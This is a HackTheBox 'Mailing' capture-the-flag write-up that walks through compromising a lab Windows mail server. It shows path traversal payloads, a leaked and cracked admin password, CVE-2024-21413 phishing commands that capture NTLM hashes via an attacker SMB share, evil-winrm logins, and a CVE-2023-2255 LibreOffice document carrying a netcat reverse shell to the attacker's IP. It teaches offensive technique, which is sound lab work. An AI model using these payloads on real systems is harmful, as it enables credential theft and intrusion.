

HTB 28

HackTheBox - Mailing

Enumeration

Nmap

Let's run an Nmap scan to discover any open ports on the remote host.


```
1 sudo nmap -sC -sV -p- -oA nmap.Mailing 10.10.10.98
```

```
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.10.11.14
Host is up (0.15s latency).
Not shown: 65515 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
25/tcp    open  smtp         hMailServer smtpd
80/tcp    open  http         Microsoft IIS httpd 10.0
110/tcp   open  pop3         hMailServer pop3d
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
143/tcp   open  imap         hMailServer imapd
445/tcp   open  microsoft-ds?
465/tcp   open  ssl/smtp     hMailServer smtpd
587/tcp   open  smtp         hMailServer smtpd
993/tcp   open  ssl/imap     hMailServer imapd
5040/tcp  open  unknown
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
7680/tcp  open  pando-pub?
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
63561/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: mailing.htb; OS: Windows; CPE: cpe:/o:microsoft:windows
```

The Nmap scan indicates that hMailServer is running on port 25 , an IIS web server is active on port 80 , and several other common Windows RPC ports are open

HTTP


Upon browsing to port 80 , we are redirected to the domain mailing.htb.



Let's add an entry for mailing.htb in our /etc/hosts file with the corresponding IP address to resolve the domain name and allow us to access it in our browser.

```
1 echo "10.10.11.14 mailing.htb" | sudo tee -a /etc/hosts
```

Visiting mailing.htb reveals that a mail server is running on the server.



Foothold

Clicking the link to download instructions leads us to a PDF file that outlines how to connect our account to the mail server via a mail client. However, the link for downloading the PDF itself is noteworthy.

```
1 GET /download.php?file=instructions.pdf HTTP/1.1
2 Host: mailing.htb
3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Referer: http://mailing.htb/
9 Upgrade-Insecure-Requests: 1
10
11
```


It seems like the application reads the value of the file parameter in the URL and includes the corresponding file on the server. However, if the application is not properly sanitizing the download parameter, we could craft a malicious request that includes a file outside of the intended directory and allows us to read it- this is known as the Path Traversal vulnerability

What is Path Traversal vulnerability?

Path Traversal vulnerability occurs when an attacker can make a website include a file that was not intended to be an option for the application. A common example is when an application uses the path to a file as input. If the application treats this input as trusted and does not perform the necessary sanitation checks on this input, then the attacker can exploit it by using the `../` string or absolute paths in the inputted file name. This allows the attacker to potentially view sensitive files in the local filesystem.


We can verify the path traversal vulnerability by modifying the filename parameter in the URL to try to read the Windows hosts file using the following payload

```
1  ../..\\Windows\\System32\\drivers\\etc\\hosts
```



Since the server uses hMailServer, we can perform a Google search to locate the configuration file. This search reveals that the configuration file is located at `C:\Program Files (x86)\hMailServer\Bin\hMailServer.ini`. Let's try to read this file using the following URLencoded payload.

```
1  ../../..\\Program+Files+(x86)\\hMailServer\\Bin\\hMailServer.ini
```




The hMailServer.ini file reveals the password hash for the Administrator user.

```
1 841bb5acfa6779ae432fd7a4e6600ba7
```

We can use this [website](#) to successfully crack the password hash for the Administrator user on the hMailServer.

- These are similar to CrackStation and allow you to input hashes to see if they match any known passwords.
 - **Hashes.com**
<https://hashes.com/en/decrypt/hash>
 - Supports a wide variety of hash types (MD5, SHA1, NTLM, etc.)
 - Community-driven and supports batch hash checking
 - Allows you to contribute your own cracked hashes.
 - **OnlineHashCrack**
<https://www.onlinehashcrack.com/>
 - Offers online hash cracking and recovery services
 - Supports Office, PDF, ZIP hashes and Windows hashes
 - Free and premium options available.
 - **md5decrypt.net**
<https://md5decrypt.net/en/>
 - Handles MD5, SHA1, SHA256, NTLM, and more
 - Also provides a downloadable hash cracker.
 - **TunnelsUp Hash Identifier + Online Lookup**
<https://www.tunnelsup.com/hash-analyzer/>

- First identifies the hash type
- Then attempts an online lookup.



The password is:

```
1  homenetworkingadministrator
```

Vulnerability Found

Since the remote Windows server is running a mail server, it is also likely using a mail client to connect to it. The default mail client for Windows is Windows Mail. There is a possibility of a bug found in Windows Mail Client.

The Vulnerability — CVE-2024-21413 (Moniker Link Bug)

- This is a **recent vulnerability** in **Windows Mail**, and you found it on GitHub along with a **proof-of-concept (PoC)**.
- Microsoft announced a vulnerability in Outlook that can lead to RCE and credential leaks by clicking on a link provided by the attacker.
- The issue is in how **Windows Mail interprets hyperlinks** that use **COM Monikers**.
- If someone sends a special **hyperlink** in an email that points to a file on a **remote SMB share**, for example:

```
1  \\<Attacker_IP>\file
```

- then Windows Mail **automatically tries to access** that location.

What's the Exploit?

When Windows Mail tries to access that SMB path:

- It will **automatically try to authenticate** with the server hosting the SMB share.
- This means **NTLM authentication** kicks in.
- The client sends a **hashed version of the user's Windows password** (an **NTLM hash**) to the remote server.
- The attacker, controlling the SMB server, **captures this NTLM hash**.

This is known as an **NTLM relay attack surface** or **hash capture attack**.

To Summarize

Since the remote Windows server is running a mail server, it is also likely using a mail client to connect to it. The default mail client for Windows is Windows Mail. With this information, a Google search for recent vulnerabilities related to Windows Mail leads us to this GitHub repository, which includes a proof of concept (PoC) for [CVE-2024-21413](#). Named the Moniker Link bug, the root cause of this vulnerability lies in how Windows Mail interprets certain hypertext links, particularly those utilizing COM Monikers technology.

- Suppose a link directs to an SMB share, formatted as `\\<Malicious_IP>\file`, in that case, the Windows Mail will automatically attempt to authenticate with the malicious remote server using the NTLM hash of the current user, which the remote server can then capture for malicious purposes.

We clone the GitHub repository to our local machine.

Use this tool responsibly and ensure you have authorization from the target system's owner. This script requires SMTP authentication to send an email, bypassing SPF, DKIM, and DMARC checks, which helps in simulating a real-world attack scenario more effectively.

```
python CVE-2024-21413.py --server "<SMTP server>" --port <SMTP port> --username "<SMTP username>" --password "<SMTP password>" --sender "<Sender email address>" --recipient "<Recipient email address>" --url "<Malicious path>" --subject "<Email subject>"
```

Parameters:

- `--server`: SMTP server hostname or IP.
- `--port`: SMTP server port.
- `--username`: SMTP server username for authentication.
- `--password`: SMTP server password for authentication.
- `--sender`: Sender email address.
- `--recipient`: Recipient email address.
- `--url`: Malicious path to include in the email.
- `--subject`: Email subject.

Initial Sending

```
PS C:\Users\ah\Documents\GitHub\CVE-2024-21413-Microsoft-Outlook-Remote-Code-Execution-Vulnerability> python .\CVE-2024-21413.py --server 192.168.6.128 --port 587 --username ah --password h --sender ah@primepage.de --recipient test@meeting --url "\\192.168.6.128\test\meeting" --subject "CVE-2024-21413 PoC"
```

CVE-2024-21413 | Microsoft Outlook Remote Code Execution Vulnerability PoC.
Alexander Hagenah / @kxltax / ah@primepage.de

✓ Email sent successfully.

Display in Outlook (no warnings, no Protected view)

CVE-2024-21413 PoC


ah@primepage.de
To: You
Fri 2/16/2024 3:44 PM

Microsoft

[CVE-2024-21413 PoC.](#)

Reply Forward

Wireshark capture including NTLM credentials (you can also run impacket, alternatively)



What Each Parameter Means:

Parameter	Description
<code>--server</code>	The IP address or domain name of the SMTP server (e.g., <code>smtp.example.com</code>). This is what the script connects to in order to send the email.
<code>--port</code>	The SMTP port (usually <code>587</code> for STARTTLS or <code>465</code> for SSL).
<code>--username</code>	The email account username (SMTP login) — required to authenticate to the SMTP server.
<code>--password</code>	The password for the SMTP login.
<code>--sender</code>	The "From" email address (can be anything if the server allows it).
<code>--recipient</code>	The email address of the target/victim .
<code>--url</code>	The malicious link (e.g., <code>\\192.168.1.100\share</code>) — this is what triggers the NTLM leak.
<code>--subject</code>	The subject line of the email.

Why SMTP Authentication Matters

Normally, if you try to send a spoofed email (like `From: ceo@company.com`), email protections like:

- **SPF** – checks if the sending server is allowed to send for that domain
- **DKIM** – ensures the message hasn't been tampered with
- **DMARC** – enforces rules combining SPF/DKIM

...will **flag or block** the email.

👉 **But if you authenticate with a real SMTP server**, the email:

- **Looks legitimate**
- **Passes SPF/DKIM/DMARC checks**
- **Reaches the inbox**, even with a malicious link

POC

```
1 $ git clone https://github.com/xaitax/CVE-2024-21413-Microsoft-Outlook-RemoteCode-Execution-Vulnerability && cd CVE-2024-21413-Microsoft-Outlook-Remote-CodeExecution-Vulnerability
```


To capture the NTLM hash, we can start an SMB server that shares the current working directory `$(pwd)` as an SMB share named `smbFolder`.

```
$ impacket-smbserver smbFolder $(pwd) -smb2support
```

Impacket v0.12.0.dev1 - Copyright 2023 Fortra

```
[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

We need to identify the recipient of the email who will open our malicious message and trigger the payload. From the webpage, we know there are three team members. We should attempt to email each user individually, starting with Maya Bendito who is a part of the Support Team .



We also need to determine the email addresses of the users. A common format is  **firstname@domain.com** , so we'll start by using this format. Thus, we can attempt to send the mail from administrator@mailing.htb to maya@mailing.htb . We run the Python script with all the necessary flags as mentioned in the documentation of the PoC.

```
1 $ python3 CVE-2024-21413.py --server mailing.htb --port 587 --
  username
2 administrator@mailing.htb --password
  'homenetworkingadministrator' --sender
3 administrator@mailing.htb --recipient maya@mailing.htb --url
4 "\\YOUR_IP\smbFolder\test.txt" --subject Test
```


We attempt to crack this password hash using John The Ripper .

```
1 $ john -w=/usr/share/wordlists/rockyou.txt hash.txt
```

```
$ john -w=/usr/share/wordlists/rockyou.txt hash.txt
```

Using default input encoding: UTF-8

Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])

will run 4 OpenMP threads

Press 'q' or Ctrl-C to abort, almost any other key for status

m4y4ngs4ri (maya)

Let's try using the obtained password m4y4ngs4ri to log in as user maya via WinRM.

```
1 $ evil-winrm -u maya -p m4y4ngs4ri -i mailing.htb
```

```
$ evil-winrm -u maya -p m4y4ngs4ri -i mailing.htb
```

```
{** SNIP **}
```

```
*Evil-WinRM* PS C:\Users\maya> whoami  
mailing\maya
```

The user flag can be obtained at `C:\Users\maya\Desktop\user.txt`.

```
type C:\Users\maya\Desktop\user.txt
```

Privilege Escalation

While enumerating the filesystem we discover that LibreOffice is installed on the system. Its version info can be found in the `C:\Program Files\LibreOffice\program\version.ini` file.

```
1 *Evil-WinRM* PS C:\> type "C:\program  
files\libreoffice\program\version.ini"
```

```
*Evil-winRM* PS C:\> type "C:\program files\libreoffice\program\version.ini"
```

```
[Version]
```

```
{** SNIP **}
```

```
MsiProductVersion=7.4.0.1
```

What is CVE-2023-2255?

CVE-2023-2255 Detail

MODIFIED

This CVE record has been updated after NVD enrichment efforts were completed. Enrichment data supplied by the NVD may require amendment due to these changes.

Description

Improper access control in editor components of The Document Foundation LibreOffice allowed an attacker to craft a document that would cause external links to be loaded without prompt. In the affected versions of LibreOffice documents that used "floating frames" linked to external files, would load the contents of those frames without prompting the user for permission to do so. This was inconsistent with the treatment of other linked content in LibreOffice. This issue affects: The Document Foundation LibreOffice 7.4 versions prior to 7.4.7; 7.5 versions prior to 7.5.3.

- A vulnerability in **LibreOffice**.
 - LibreOffice Writer (`.odt` files) uses a structured set of **object files** (mostly XML) when saving documents. These files are stored **inside a ZIP archive**. So, a `.odt` file is actually a **compressed folder** containing multiple files and folders that describe every part of the document.

Writer is capable of opening and saving to a number of formats, including **OpenDocument (ODT is its default format), Microsoft Word's DOC, DOCX, RTF and XHTML**.



Wikipedia

https://en.wikipedia.org/wiki/LibreOffice_Writer

[LibreOffice Writer - Wikipedia](https://en.wikipedia.org/wiki/LibreOffice_Writer)

📁 Main Object Files in a `.odt` (LibreOffice Writer Document)

You can extract them like this:

```
bash
```

[Copy](#)[Edit](#)

```
unzip file.odt -d odt_contents/
```

Here's what you'll typically find:

File/Folder	Description	📄
<code>content.xml</code>	📄 The actual text content , paragraphs, tables, images, and embedded objects.	
<code>styles.xml</code>	🎨 Describes styles and formatting (fonts, colors, headings, etc).	
<code>meta.xml</code>	📅 Document metadata (author, title, creation date).	
<code>settings.xml</code>	⚙️ Application-specific settings (e.g., zoom level, window size).	
<code>manifest.xml</code> (inside <code>META-INF/</code>)	📦 Lists all files in the package and their MIME types.	
<code>mimetype</code>	A one-line file that declares the document type: <code>application/vnd.oasis.opendocument.text</code>	
<code>Pictures/</code>	🖼️ Stores any embedded images used in the document.	
<code>ObjectReplacements/</code>	🔗 Contains embedded OLE objects or frames (like spreadsheets or external content).	
<code>Thumbnails/</code>	🖼️ A small image showing a preview of the document (for file managers).	

- It allows a specially crafted document (e.g., `.odt`, `.ods`, `.odp`) to load **external content** (like over **SMB**, **HTTP**, **FTP**) without prompting the user.
- This can lead to:
 - **NTLM hash leakage** (like with the Outlook/SMB trick),
 - Or **remote code execution**, if the remote content is malicious and exploited further.

The Vulnerability (CVE-2023-2255)

In affected versions (before 7.4.7 and 7.5.3):

- LibreOffice does **NOT** ask the user before loading external content inside a floating frame.
- It **automatically connects** to the link when the document is opened.
- No prompt. No warning.

This behavior is **inconsistent** with how LibreOffice handles other external content:

Type	Behavior Before Fix	
OLE Objects	 Prompted	
Writer Linked Sections	 Prompted	
Calc <code>WEBSERVICE()</code> Function	 Prompted	
 Floating Frames	 NO Prompt	



Attack Scenario

You're assuming:

- The target **user is opening files using LibreOffice**.
- The attacker (you) can somehow **upload or plant a file like content.xml** in a location the user might open it (e.g., Downloads, Desktop, Email attachment, shared drive).



Important for Exploits

- `content.xml` is the most critical for attacks:
 - It can contain links to **external resources** (like in CVE-2023-2255).
 - Malicious iframes, image links, and SMB paths are typically embedded here.
- `ObjectReplacements/` or `Draw:frame` tags can embed OLE or iframe-style content.



Example: Snippet from `content.xml`

xml

Copy

Edit

```
<draw:frame draw:name="frame1" draw:style-name="fr1">
  <draw:object xlink:href="http://attacker.com/malicious.html"
                xlink:type="simple" xlink:show="embed" />
</draw:frame>
```

POC

With the version information for LibreOffice, we can search for any related exploits and discover that this version is vulnerable to CVE-2023-2255. This vulnerability involves improper access control in LibreOffice's editor components, allowing an attacker to create a document that loads external links without prompting the user. We can assume that a system user is opening files with LibreOffice. To exploit this, we could upload a malicious file to the system and wait for the user to open it, triggering our payload. A PoC for generating the malicious payload can be found [here](#). Let's clone this GitHub repository to our local system.

```
1 $ git clone https://github.com/elweth-sec/CVE-2023-2255.git
```

Following the PoC instructions, we run the Python script to generate a malicious .odt payload with a reverse shell.

```
1 $ python3 CVE-2023-2255.py --cmd "cmd.exe /c
C:\ProgramData\nc.exe -e cmd.exe YOUR_IP 1337" --output
exploit.odt
```

Since our reverse shell payload relies on the netcat executable, we must upload the executable to the remote host.

```
1  *Evil-WinRM* PS C:\programdata> upload nc.exe
2
3
4
5
6  Info: Uploading nc.exe to C:\programdata\nc.exe
7  Data: 60360 bytes of 60360 bytes copied
8  Info: Upload successful!
```

However, we first need to identify the directory where the user is accessing files so we can plant our malicious files there. Further examination of the filesystem reveals a directory named C:\Important Documents , which seems like a strong candidate for our target location to upload the malicious file due to its promising name.

```
*Evil-winRM* PS C:\> dir c:\

Directory: C:\
```

Mode	LastWriteTime		Length	Name
----	-----	-----	-----	----
d-----	9/6/2024	8:40 AM		Important Documents
d-----	2/28/2024	8:49 PM		inetpub
d-----	12/7/2019	10:14 AM		PerfLogs
d-----	3/9/2024	1:47 PM		PHP
d-r---	3/13/2024	4:49 PM		Program Files
d-r---	3/14/2024	3:24 PM		Program Files (x86)
d-r---	3/3/2024	4:19 PM		Users
d-----	4/29/2024	6:58 PM		windows
d-----	4/12/2024	5:54 AM		wwwroot

Upload the file to the target directory `C:\Important Documents\` and wait for the system user to open the file.

```
*Evil-winRM* PS C:\> cd "C:\Important Documents"
*Evil-winRM* PS C:\important documents> upload exploit.odt

Info: Uploading exploit.odt to C:\important documents\exploit.odt
Data: 40732 bytes of 40732 bytes copied
Info: Upload successful!
```

After about a minute, we receive a reverse shell as user `localadmin` on our listener.

```
$ nc -nvlp 1337

listening on [any] 1337 ...
connect to [10.10.14.14] from (UNKNOWN) [10.129.231.40] 50405
Microsoft windows [Version 10.0.19045.4355]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files\LibreOffice\program> whoami
mailing\localadmin
```

The `root` flag can be obtained at `C:\Users\localadmin\Desktop\root.txt`.